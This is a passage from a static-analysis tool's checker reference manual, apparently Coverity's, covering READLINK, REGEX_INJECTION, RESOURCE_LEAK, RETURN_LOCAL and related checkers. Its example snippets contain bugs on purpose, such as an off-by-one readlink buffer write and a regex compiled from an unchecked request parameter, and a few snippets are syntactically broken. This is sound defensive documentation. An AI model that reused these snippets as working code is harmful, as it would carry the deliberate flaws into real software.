- If the analysis misses defects because it does not treat certain data as tainted. See discussion of the `@Tainted` annotation, and see Section 6.3.1.3, “Modeling Sources of Untrusted (Tainted) Data” for instructions on marking method return values, parameters, and fields as tainted.
- If the analysis reports false positives because it treats a field as tainted when you believe that tainted data cannot flow into that field. See `@NotTainted`.

See also, Section 6.3.1.5, “Adding Assertions that Fields are Tainted or Not Tainted ”.

4.121.4. Events

This section describes one or more events produced by the PATH_MANIPULATION checker.

- `remediation`: Advice on how to fix the detected path manipulation defect.
- `sink`: A tainted string is passed to a method that creates or manipulates a file path.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.

- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.
- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.122. PW.*

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.122.1. RW.*

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.122.2. SW.*

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.123. PW.ABNORMAL_TERMINATION_OF_FINALLY_BLOCK

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.124. PW.ASSIGNMENT_IN_CONDITIONAL

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.125. PW.ASSIGN_WHERE_COMPARE_MEANT

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.126. PW.BAD_CAST

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.127. PW.BAD_PRINTF_FORMAT_STRING

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.128. PW.BRANCH_PAST_INITIALIZATION

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.129. PW.CONVERSION_TO_POINTER_LOSES_BITS

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.130. PW.DIVIDE_BY_ZERO

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.131. PW.EXPR_HAS_NO_EFFECT

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.132. PW.FALLTHROUGH

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.133. PW.INCLUDE_RECURSION

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.134. PW.INTEGER_OVERFLOW

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.135. PW.INTEGER_TOO_LARGE

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.136. PW.NON_CONST_PRINTF_FORMAT_STRING

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.137. PW.PRINTF_ARG_MISMATCH

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.138. PW.RETURN_PTR_TO_LOCAL_TEMP

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.139. PW.SHIFT_COUNT_TOO_LARGE

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.140. PW.TOO_FEW_PRINTF_ARGS

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.141. PW.TOO_MANY_PRINTF_ARGS

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.142. PW.UNSIGNED_COMPARE_WITH_NEGATIVE

Please see PW.*, RW.*, SW.*: Compiler Warnings.

4.143. READLINK

Quality, Security Checker

4.143.1. Overview

This C/C++ checker reports many cases where the POSIX `readlink()` function is used but the program does not safely place a NULL terminator in the result buffer. The `readlink()` function places the contents of a symbolic link into a buffer of a specified size. The return value of `readlink()` can be anything between `-1` and the size of the buffer, and both endpoints require special handling.

The `readlink()` function does not append a null character to the buffer, and truncates the contents in case the buffer is too small. The code must manually null-terminate the buffer, but often defects arise when you unsafely use the return value as an index. If using the return value as an index for null termination, either pass one less than the size of the buffer or check that the return value is less than the size of the buffer.

If the code does not null-terminate the resulting buffer, the STRING_NULL checker reports a defect. Also, if the code uses the return value as an index into the buffer without checking it against -1, the NEGATIVE_RETURNS checker reports a defect.

Enabled by Default: READLINK is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.143.2. Examples

This section provides one or more examples of defects found by the READLINK checker.

In the following example, a defect is reported because the integer `len` is not checked that it is not -1 and that it is less than `sizeof(buff)`. The `readlink()` function can return any value from -1 up to the size of the buffer. If it returns this maximum amount, an off-by-one overflow results when attempting to manually null-terminate the buffer.

```
void foo() {
    int len, s;
    char buff[128];
    char *link;
    len = readlink(link, buff, sizeof(buff));
    buff[len] = 0;
}
```

In the following example, the code does check if len is not -1, but there can be an off-by-one overrun because when checking that len is less than `sizeof(buff)`, the comparison <= is used instead of <.

```
void foo() {
    int len, s;
    char buff[128];
    char *link;
    len = readlink(link, buff, sizeof(buff));
    if (len != -1  && len <= sizeof(buff))
}
```

4.143.3. Events

This section describes one or more events produced by the READLINK checker.

- `readlink_call`: A call to the `readlink` function where the size argument is equal to the size of the destination buffer.
- `readlink`: The return of the `readlink` function is used as an index to the destination buffer.

4.144. REGEX_CONFUSION

Quality Checker

4.144.1. Overview

This Java checker finds cases where a developer who is unaware that a method or parameter takes a regular expression (regex) passes a string that contains special regex characters (for example, a filename that contains a period or dot). Such a mistake can cause the program to interpret the string in an unintended way that causes errors.

For example, it is not obvious that the following Java parameters take a regular expression:

```
java.lang.String.replaceAll
java.lang.String.replaceFirst
java.lang.String.split
```

Preview checker: REGEX_CONFUSION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that

you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: REGEX_CONFUSION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

4.144.2. Options

This section describes one or more REGEX_CONFUSION options.

- `REGEX_CONFUSION:report_character_hiding:<boolean>` - When this Java option is set to true, the checker will report a defect on code like `foo.replaceAll(".", "*")` that might be intended to hide all characters by replacing every character with a `*`. Defaults to `REGEX_CONFUSION:report_character_hiding:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

4.144.3. Examples

This section provides one or more examples of defects found by the REGEX_CONFUSION checker.

```
public class RegexConfusion {
  String removeXmlExtension(String s) {
    // Defect: Returns "m.xml" instead of "myxml" for "myxml.xml"
    return s.replaceFirst(".xml", "");
  }
}
```

4.144.4. Events

This section describes one or more events produced by the REGEX_CONFUSION checker.

- `regex_expected` - [Java] Main event: Identifies the location of the call to confusing API method.
- `remediation` - [Java] Explains how to match the pattern string literally, which is typically the remedy for such a defect.

4.145. REGEX_INJECTION

Security Checker

4.145.1. Overview

This Java checker finds vulnerabilities that occur when uncontrolled dynamic data is used as part of a regular expression. This might allow a malicious user to access all or part of the matched content or to alter the behavior of the program.

Preview checker: REGEX_INJECTION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that

you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: REGEX_INJECTION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable REGEX_INJECTION along with other preview-level Web application checkers, use the `--webapp-security-preview` option.

4.145.2. Examples

This section provides one or more examples of defects found by the REGEX_INJECTION checker.

```
String foo = req.getParameter("foo");
Pattern pat = Pattern.compile("^(" + foo + ")?(foo|bar)");
Matcher mat = pat.matcher(document);
// ...
```

4.145.3. Events

This section describes one or more events produced by the REGEX_INJECTION checker.

- `sink` - (main event) Identifies the location where tainted data reaches a sink.
- `remediation` - Provides information about addressing the security vulnerability.

Dataflow events

- `member_init` - Creating an instance of a class using tainted data initializes a member of that class with tainted data.
- `object_construction` - Creating an instance of a class using tainted data.
- `subclass` - Creating an instance of a class to use as a superclass.
- `taint_alias` - A tainted object is aliased.
- `taint_path` - A tainted value has been assigned to a local variable.
- `taint_path_arg` - A tainted value has been used as an argument to a method.
- `taint_path_attr` - [Java only] A tainted value has been stored as a Web application attribute that has page, request, session, or application scope.
- `taint_path_call` - This method call returns a tainted value.
- `taint_path_field` - A tainted value has been assigned to a field.
- `taint_path_map_read` - A tainted value is read from a map.
- `taint_path_map_write` - A tainted value is written to a map.
- `taint_path_param` - A caller passes a tainted argument to this method parameter.

- `taint_path_return` - The current method returns a tainted value.
- `tainted_source` - The method from which a tainted value originates.

4.146. RESOURCE_LEAK

Quality (C/C++, C#, and Java), Security (Java) Checker

4.146.1. Overview

This C/C++, C#, and Java checker looks for cases in which your program does not release system resources as soon as possible. An application that fails to release acquired resources can suffer performance degradation, crashes, denial of service, or the inability to successfully obtain a given resource.

C/C++, C#, and Java

- **Enabled by Default**: RESOURCE_LEAK is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

Java

- **Android**: For Android-based code, this checker identifies issues that might lead to draining the battery, improperly holding on to system resources, or leaking memory. The issues arise from code supporting databases, media players, some socket and file descriptors, camera-related features, screen layout and interaction, the operating system, power management, motion and accessibility events, and other items.

Note

For details about the Coverity Dynamic Analysis version ot this checker, see Section 5.3, “RESOURCE_LEAK (Java Runtime)”.

4.146.1.1. C/C++

For C/C++, RESOURCE_LEAK finds many types of resource leaks from variables that go out of scope while "owning" a resource (most commonly, freshly allocated memory).

Small memory leaks can cause problems for processes running for long periods of time without restarting. Severe memory leaks can cause a process to crash. A denial-of-service attack can occur if user input or data from the network triggers a memory leak.

File descriptor or socket leaks can lead to crashes, denial of service, and the inability to open more files or sockets. The operating system limits how many file descriptors and sockets a process can own. After the limit is reached, the process must close some of the resources' open handles before allocating more. If the process has leaked these handles, there is no way to reclaim these resources until the process terminates.

Many memory leaks are on error paths where an error condition is encountered and memory is leaked accidentally. Some of these cases can be eliminated by having a single exit label in the function that every error exit goes to with a `goto` statement. This exit label can free resources as necessary.

A common technique for avoiding memory leaks is to use arenas that remember all memory allocated on the arena until a single freeing point frees it all. When appropriate, arena allocators have significant speed and correctness advantages.

In C++, the Resource Acquisition Is Initialization (RAII) idiom can free resources automatically. The idiom consists of a class with a constructor that allocates a resource and a destructor that frees the resource. When a local variable of that class type is declared, it will automatically call the destructor to free the resource when leaving the scope. This also protects against leaks caused by thrown exceptions.

By default, the checker makes the following assumptions to reduce false positives:

- Unimplemented functions alias or free parameters.
- Pointers that are passed through `...` (ellipsis for unspecified number of arguments) are being passed to a function that does not cause a resource leak.
- Memory is freed when `main()` returns.
- A tracked pointer cast to an integer is being aliased.

You can enable options to change these assumptions and increase the number of defects reported.

4.146.1.2. C#

In C#, there is no guarantee that .NET Garbage Collector will close system resources in time or at all even though, in some cases, it closes such resources when they become unreachable by other objects. Relying on the garbage collector or on finalizers to clean up these resources causes them to be retained longer than necessary. This waste can lead to a state of resource exhaustion in which your program or other programs that are running on the same system fail due to their inability to obtain these resources. Thus, it is good practice to explicitly release these resources as soon as possible. When available, the `Dispose()` and `Close()` methods allow for the explicit release of resources.

The RESOURCE_LEAK checker does not report defects in cases where it finds that a `Dispose()` method can never release resources.

4.146.1.3. Java

For Java, RESOURCE_LEAK looks for cases in which your program does not release system resources such as file handles, sockets, and database `Statement` objects as soon as possible. Although in some cases the garbage collector closes such resources when they become unreachable by other objects, there is no guarantee that it will close them in time or at all. Relying on the garbage collector or on finalizers to clean up these resources causes them to be retained longer than necessary. This waste can lead to a state of resource exhaustion in which your program or other programs that are running on the same system fail due to their inability to obtain these resources. Thus, it is good practice to explicitly release these resources as soon as possible.

The RESOURCE_LEAK checker finds leaks of resources that are referenced only by local variables. It works inter-procedurally to identify the methods that return resources and the methods that save or close resources that are passed into them. It does not track resources that are stored into object fields. You can use the Coverity Dynamic Analysis RESOURCE_LEAK checker to find leaks of such resources.

4.146.2. Defect Anatomy

A RESOURCE_LEAK defect consists of two parts: First it shows a resource, such as memory (in C/C++) or a file handle, socket, or database connection (in any language), being allocated or opened. Then it shows a control flow path on which all variables holding on to the resource go out of scope without the resource being properly cleaned up (by deallocating it, returning the handle to the operating system, closing the connection, and so on). In other words, it shows a path on which cleanup of the resource is impossible. At some function call sites, the path might indicate that the called function neither disposes of the resource nor stores it where it can be disposed of later.

4.146.3. Options

C/C++ Only (No Java or C# options)

This section describes one or more RESOURCE_LEAK options.

- `RESOURCE_LEAK:allow_address_taken:<boolean>` - When this C/C++ option is true, the checker will report a leak even when the address of the resource pointer is taken. The checker does not keep track of the pointer address, so these reports have a high probability of being false positives, since the code could free the resource through the taken address later on. Defaults to `RESOURCE_LEAK:allow_address_taken:false`

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `RESOURCE_LEAK:allow_aliasing:<boolean>` - When this C/C++ option and the `track_fields` option are true, the checker reports a resource leak for fields of potentially aliased pointers (for example, parameters) if the pointers are freed. Setting this option to true might yield more defects, but it can also cause the analysis to slow down and report more false positives. Defaults to `RESOURCE_LEAK:allow_aliasing:false`

- `RESOURCE_LEAK:allow_cast_to_int:<boolean>` - When this C/C++ option is true, the checker will report a leak even if the resource pointer was at some point cast to an integer. The checker does not keep track of what happens to such integers, so those reports have a high chance of being false positives because the code could cast the integer back to a pointer later. Defaults to `RESOURCE_LEAK:allow_cast_to_int:false` (for C/C++ only; assumes that a pointer is being aliased when it is cast).

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `RESOURCE_LEAK:allow_constructor:<boolean>` - When this C++ option and the `allow_unimpl` option are true, the checker will assume that constructors do not alias arguments. Defaults to `RESOURCE_LEAK:allow_constructor:false` (for C++ only)

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `RESOURCE_LEAK:allow_main:<boolean>` - When this C/C++ option is true, the checker will report a resource leak in a function called `main`. Often, a program uses memory that is freed when `main` returns. By default, the analysis does not report memory that is not freed in `main` functions. Defaults to `RESOURCE_LEAK:allow_main:false` (for C/C++ only)

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `RESOURCE_LEAK:allow_overwrite_model:<boolean>` - When this C/C++ option and the `track_fields` option are true, the checker will report a resource leak if a field that refers to a resource is overwritten in a function call. Setting this option to true might find more defects, but it can also cause the analysis to slow down and report more false positives. Defaults to `RESOURCE_LEAK:allow_overwrite_model:false` (for C/C++ only)

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `RESOURCE_LEAK:allow_template:<boolean>` - When this C++ option and the `allow_unimpl` option are true, the checker will assume that template functions do not alias arguments. Defaults to `RESOURCE_LEAK:allow_template:false` (for C++ only)

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `RESOURCE_LEAK:allow_unimpl:<boolean>` - When this C/C++ option is true, the checker will assume that a function does not alias (save) or free its arguments when its implementation is unavailable to the analysis. Setting this option to true usually causes the checker to report many false positives. However, you can use the false positives to determine which `free` functions to model and then run an analyses that return real defects that would not have been found otherwise. Defaults to `RESOURCE_LEAK:allow_unimpl:false` (for C/C++ only)

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

- `RESOURCE_LEAK:allow_virtual:<boolean>` - When this C++ option and the `allow_unimpl` option are true, the checker will assume that virtual calls do not alias or free their arguments. Defaults to `RESOURCE_LEAK:allow_virtual:false` (for C++ only)

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `RESOURCE_LEAK:no_vararg_leak:<boolean>` - When this C/C++ option is true, the checker will not report a resource leak if a pointer is passed to a variadic function (a function that can take different numbers of arguments). The C function `printf` is an example of a variadic function that takes one argument that specifies the output formatting and any number of arguments providing the values to be formatted. By default, in this case, the checker reports a defect because pointers are often passed to `printf`, which does not prevent pointers from causing a resource leak. You might use this option if you are encountering false positives because a variadic function is freeing or aliasing parameters. Defaults to `RESOURCE_LEAK:no_vararg_leak:false` (for C/C++ only)

- `RESOURCE_LEAK:report_handles:<boolean>` - When this C/C++ option is true, the checker will report of leaks of non-pointer "handles," in addition to memory leaks. A fixed list of handle opening functions is built into the checker, most of which are POSIX functions, along with a similar list of handle closing functions. Direct user modeling using Coverity modeling primitives is not yet supported, but custom models can be written using `open()` and `close()` as the opening and closing primitives. Defaults to `RESOURCE_LEAK:report_handles:true` (for C/C++ only)

Example:

```
int my_custom_open(char const *name) {
  return open(name, 0); /* second argument doesn't matter */
}

int my_custom_close(int fd) {
  return close(fd);
}
```

- `RESOURCE_LEAK:track_fields:<boolean>` -When this C/C++ option is true, the checker will track structure fields and report resource leaks that involve resources referred to by them. Setting this to true might find more defects, but it can also cause the analysis to slow down and report more false positives. Defaults to `RESOURCE_LEAK:track_fields:false` (for C/C++ only)

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

Note

By default, the RESOURCE_LEAK checker suppresses several types of defect reports because they are often false positives. However, you can enable options to make this checker report more defects. Enabling these options will most likely increase the number of false positives. Some options can also increase the analysis time.

4.146.4. Examples

This section provides one or more examples of defects found by the RESOURCE_LEAK checker.

4.146.4.1. C/C++

```
int leak_example(int c) {
  void *p = malloc(10);
  if(c)
    return -1;   // "p" is leaked
  /* ... */
  free(p);
  return 0;
}
```

```
int wrong_error_check() {
  void *p = malloc(10);
  void *q = malloc(20);
  if(!p || !q)
    return -1; // "p" or "q" may be leaked if the other is NULL
  /*...*/
  free(q);
  free(p);
  return 0;
}
```

```
int test(int i) {
  void *p = malloc(10);
  void *q = malloc(4);
  if(i > 0)
    p = q;      /* p is overwritten and is the last pointer

else              to the allocated memory */
    free(q);
  free(p);
  return 0;
}
```

```
void test(int c) {
  FILE *p = fopen("foo.c", "rb");
  if(c)
    return;       // leaking file pointer "p"
  fclose(p);
}
```

The following example shows RESOURCE_LEAK reporting a defect when the `allow_unimpl` option is enabled:

```
extern void unimpl(void *p);
void calls_unimpl() {

    char *p = strdup("memory");
    unimpl(p);    /* Defect: "p" is leaked because unimpl function
                     does not save memory */

}
```

The following example shows RESOURCE_LEAK reporting a defect when the `allow_virtual` option is enabled:

```
void simple(void *p) { /* does nothing */ }

void calls_fnptr() {
    char *p = strdup("memory");
    void (*fnptr)(void *) = simple;
    fnptr(p);         // Defect
    }
```

The following is an example of leaked handle defect:

```
int handle_leak_example(int c) {
    int fd = open("my_file", MY_OPEN_OPTIONS);
    if(c)
       return -1;   // "fd" is leaked
    /* ... */
    close(fd);
    return 0;
}
```

4.146.4.2. C#

In the following example, the `leak` method stores a new `MyDisposable` resource in `d` but never closes it.

```
class ResourceLeak {
    class MyDisposable : IDisposable {
        private FileStream fs;
        public MyDisposable(String path) {
            fs = File.OpenRead(path);
        }

        public void Dispose() {
            fs.Close();
        }
    }

    static void leak(string path) {
        IDisposable d = new MyDisposable(path);
        // Defect: The function exits without closing the obtained resource
    }
}
```

4.146.4.3. Java

```

import java.io.*;

public class ResourceLeak {
    public void processFiles(String... srcs) throws IOException {
        // Neither this method nor processStream closes
        // the FileInputStream
        for(String src : srcs) {
            processStream(new FileInputStream(src)); // RESOURCE_LEAK defect
        }
    }

    OutputStream dst;
    private void processStream(InputStream src) throws IOException {
        int b;
        while ((b = src.read()) >= 0) {
            dst.write(b);
        }
    }
}
```

4.146.5. Events

C/C++

This section describes one or more events produced by the RESOURCE_LEAK checker.

- `alloc_arg` - [C/C++] A function that dynamically allocates memory stores that memory in one of its arguments.
- `alloc_fn` - [C/C++] A function is called that dynamically allocates and returns memory.
- `leaked_handle` - [C/C++] A handle that is the last reference to an allocated resource goes out of scope.
- `leaked_storage` - [C/C++] A pointer that is the last reference to a dynamically allocated block of memory goes out of scope.
- `open_arg` - [C/C++] A function that allocates a system resource stores a handle for that resource in one of its arguments..
- `open_fn` - [C/C++] A function is called that returns a handle for an allocated system resource.
- `overwrite_var` - [C/C++] A pointer or handle is overwritten that held the last reference to a dynamically allocated block of memory or an allocated system resource.
- `pass_arg` - [C/C++] A pointer to dynamically allocated memory is passed to a function that does not free that memory or store its reference in a data structure persisting beyond the function's scope, or a handle for an allocated system resource is passed to a function that does not close that handle or store it. Suppress this event if that is not the case.
- `var_assign` - [C/C++] A pointer is assigned either the return value from a function that allocates memory or a value from another pointer that holds dynamically allocated memory, or a handle is assigned either the return value from a function that allocates a system resource or a value from another handle that refers to an allocated system resource.

4.146.6. Models

4.146.6.1. C/C++ Models

The RESOURCE_LEAK checker has configurable false positives that involve cases where one of the following is true:

- Coverity Analysis believes that memory was allocated when it was not.
- Coverity Analysis believes that memory is not freed even though it was passed to a freeing function.
- Coverity Analysis does not realize that a function call with an allocated pointer argument will, on all paths, keep a reference to that pointer in a persistent data structure.

To address these false positives, you can:

- Create library functions indicating the proper behavior.
- Annotate the code to ignore a reported event. This is the right solution when Coverity Analysis falsely assumes a data dependency in the code that creates a scenario in which a resource leak is likely to occur.

Modeling is the best option for suppressing a false positive when an allocation or deallocation function's abstract behavior is very simple but its implementation is not. Suppose, for example, that you have an allocation function that always returns a non-zero when memory is allocated and a 0 when it is not. Most allocation functions are implemented this way, and Coverity Analysis will, in most cases, analyze the allocation function and infer this abstraction.

If the analysis cannot infer the correct behavior, you can create a stub function describing the correct behavior and add it to the Coverity Analysis analysis. If the function is called `my_alloc`, for example, and the allocated pointer is returned through argument 1, you can write the following model for `my_alloc`:

```
int condition;
int my_alloc(void** ptr, size_t size)
{
    if (condition) {
         *ptr = 0;
         return 0;
    }
    *ptr = __coverity_alloc__(size);
    return 1;
}
```

In this function, there are two possible behaviors: 1) memory is allocated and the return value is `1`, or 2) memory is not allocated and the return value is `0`. The stub function uses an uninitialized variable, `condition`, to indicate that both possibilities are likely.

This function is not analyzed for bugs, so it is not wrong to use an uninitialized variable. These stub functions are used to abstract the behavior of an interface. In this case, the abstract behavior is that any call to this allocator can have one of two equally likely outcomes. Using the variable `condition` provides a simple way to encode the fact that these two possibilities are equally likely regardless of the calling context. Alternatively, if all paths in a function allocate memory, a `coverity[+alloc]` function annotation can be used in place of a `__coverity_alloc__` call.

Similarly, if Coverity Analysis does not understand that a particular function deallocates memory under certain conditions, the right solution is to add a stub function that explicitly deallocates the pointer supplied as an argument:

```
void my_free(void* ptr)
{
    __coverity_free__(ptr);
}
```

If the behavior of `my_free` included contextual dependencies based on the value of an argument or the return value, this could be encoded in the stub function in a fashion similar to the `my_alloc` function above. Alternatively, if all paths in a function free memory assigned to an argument, a `coverity[+free]` function annotation can be used in place of a `__coverity_free__` call.

4.146.6.2. Java and C# Models

You can increase the accuracy of the RESOURCE_LEAK checker by writing a small stub function that demonstrates known allocation and freeing routines. Using this supplemental information, Coverity Analysis is able to locate paths through the code where such resources can be allocated but are not properly freed. By calling a Coverity `open()` or `close()` method in Java (`Open()` or `Close()` in C#), the analysis can determine which routines allocate or free the given object.

Java example:

```
import com.coverity.primitives.Resource_LeakPrimitives;

public class ResourceLeakExample_Model {
  ResourceLeakExample_Model() {
    Resource_LeakPrimitives.open(this);
  }

  void close() {
    Resource_LeakPrimitives.close(this);
  }
}
```

C# example:

```
using Coverity.Primitives;

public class ResourceLeakExample_Model {
  ResourceLeakExample_Model() {
    Reference.Open(this);
  }

  public void Dispose() {
    Reference.Close(this);
  }
}
```

With the above model, `ResourceLeakExample_Model` and any subclasses are treated as resources. There is currently no easy way to model that all implementors of an interface should be considered a resource; however, the analysis does consider all implementors of `java.io.Closeable()` (`System.IDisposable` in C#) as possible resources.

A common idiom in Java and C# is to wrap resources (for example, streams) in another resource. In the following Java example, `fis` and `bis` are treated as aliases of the same resource, because closing either is sufficient for releasing the underlying resource.

Java example:

```
FileInputStream fis = new FileInputStream("foo");
BufferedInputStream bis = new BufferedInputStream(fis);
```

C# example:

```
var fs = new FileStream("foo", FileMode.Create);
var sw = new StreamWriter(fs);
```

Modeling can eliminate false positive defects involving wrappers that are unknown to the analysis, using the `alias` primitive in Java (`Alias` in C#), as in the following examples.

Java example:

```
public class ResourceLeakExample_Wrapper {
  public ResourceLeakExample_Wrapper(OutputStream out) {
    // Let 'this' refer to the same resource as 'out'
    Resource_LeakPrimitives.alias(this, out);
  }

  // ... (more methods)
}
```

C# example:

```
public class ResourceLeakExample_Wrapper {
  public ResourceLeakExample_Wrapper(System.IO.Stream out) {
    // Let 'this' refer to the same resource as 'out'
    Resource.Alias(this, out);
  }

  // ... (more methods)

}
```

Modeling can also prevent the analysis from treating specific implementors of `java.io.Closeable` (`System.IDisposable` in C#) as resources that need to be closed. To do this, simply close the potential resource as soon as it is created, in each constructor:

Java example:

```
public class ResourceLeakExample_DoesntNeedClosing
extends java.io.Reader // (which implements Closeable)
{
  public ResourceLeakExample_DoesntNeedClosing() {
    // This potential resource does not need closing
    Resource_LeakPrimitives.close(this);
  }
  public ResourceLeakExample_DoesntNeedClosing(int i) {
    // Need to model all constructors
    Resource_LeakPrimitives.close(this);
  }

  // ... (more methods)
}
```

Note that the subclasses will not be treated as resources.

C# example:

```
public class ResourceLeakExample_DoesntNeedClosing
 : System.IO.Stream // (which implements IDisposable)
  {
    public ResourceLeakExample_DoesntNeedClosing() {
      // This potential resource does not need closing
      Reference.Close(this);
    }
  {
    public ResourceLeakExample_DoesntNeedClosing(int i) {
      // Need to model all constructors
      Reference.Close(this);
    }

    // ... (more methods)

}
```

4.147. RETURN_LOCAL

Quality Checker

4.147.1. Overview

This C/C++ checker finds many cases where the address of a local variable is returned from a function. The address is invalid as soon as the function returns, so the usual result is memory corruption and unpredictable behavior.

In C and C++, all local variables are lost upon function exit as a stack frame is removed and control is returned to the calling function. Variables that were allocated on the callee's stack are no longer relevant; their memory will be overwritten when a new function is called. Pointers to local stack variables returned to a calling function can cause memory corruption and inconsistent behavior. This checker finds instances where a function returns a pointer to a stack-allocated variable.

Enabled by Default: RETURN_LOCAL is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.147.2. Options

This section describes one or more RETURN_LOCAL options.

- `RETURN_LOCAL:report_fields_and_globals:<boolean>` - If this C/C++ option is set to `true`, the checker will report a defect when the address of a local variable is out of scope due to being assigned to a field of a parameter or to a global variable. Defaults to `RETURN_LOCAL:report_fields_and_globals:false`.

4.147.3. Examples

This section provides one or more examples of defects found by the RETURN_LOCAL checker.

```
some_struct * basic_return_local(struct some_struct *b) {
  struct some_struct a(*b);     // a is copy-constructed onto the stack
  return &a;                    // Returns a pointer to local struct a
}
```

4.147.4. Events

This section describes one or more events produced by the RETURN_LOCAL checker.

- `local_ptr_assign_local` - A pointer was assigned the address of a local variable.

- `return_local_addr` - The address of a local variable was returned directly.
- `return_local_addr_alias` - A variable that was previously assigned a local variable's address was returned.

4.148. REVERSE_INULL

Quality Checker

4.148.1. Overview

This C/C++, C#, Java, JavaScript, and Python checker finds many instances of checks against null or undefined values that occur after uses of the value that would have already failed if it were indeed null or undefined, such as a pointer dereference in C/C++ or a member or property access in other languages. The checker name derives from the internally inconsistent code, where the check and use appear to be reversed.

C/C++, C#, Java, JavaScript, and Python

- **Enabled by Default**: REVERSE_INULL is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.148.1.1. C/C++

The C/C++ checker finds many instances of null checks after dereferences.

Since dereferencing a null pointer will cause a process to crash, checking against NULL before dereferencing is very important. This checker finds instances where a pointer is dereferenced then subsequently checked against NULL. The dereference can be safe if the programmer knows it could not be null. If this is the case, then checking against NULL is unnecessary and should be removed as it indicates that the pointer could be null. As a second possibility, the pointer might be null, and it can be fixed by moving the null check before the dereference.

REVERSE_INULL can report false positives if it determines that a pointer is null when that pointer can never be null or it determines that a potentially null pointer is dereferenced when, in fact, it is not. In the latter case, you can use the same library function suppression techniques as those for the NULL_RETURNS analysis. If the analysis incorrectly reports that a pointer is checked against NULL or that there is a defect due to a non-feasible path, you can suppress the event with a code annotation.

4.148.1.2. C#

The C# checker finds null checks after dereferences. Dereferencing a null reference variable causes the program to throw an exception, so checking against null before dereferencing is very important. This checker finds many instances where the programmer dereferences a variable, and then checks the reference variable against null. The dereference can be safe if the programmer knows it could not be null. If this is the case, the check against null is unnecessary and should be removed because it indicates to other developers that the pointer could be null. As a second possibility, the pointer might be null, and it can be fixed by moving the null check before the dereference.

Enabled by Default: REVERSE_INULL is enabled by default. For enablement/disablement details and options, see Section 1.3, “Enabling Checkers”.

4.148.1.3. Java

The Java checker finds null checks after dereferences. Dereferencing a null reference variable causes the program to throw an exception, so checking against null before dereferencing is very important. This checker finds many instances where the programmer dereferences a variable and then checks the reference variable against null. The dereference can be safe if the programmer knows it could not be null. If this is the case, the check against null is unnecessary and should be removed as it indicates that the reference could be null. As a second possibility, the reference might be null, and it can be fixed by moving the null check before the dereference.

4.148.1.4. JavaScript

This JavaScript checker finds code that checks if a value is null or undefined after accessing a property on the value or after calling it as a function. Such code will throw a `TypeError` before reaching the check if the value is null or undefined. The unsafe-use-then-check pattern this checker reports indicates either that the check should be moved to protect the use or, if programmer knows that the variable cannot be null or undefined, that the check is a good candidate for removal because it is redundant and thus potentially confusing.

4.148.1.5. Python

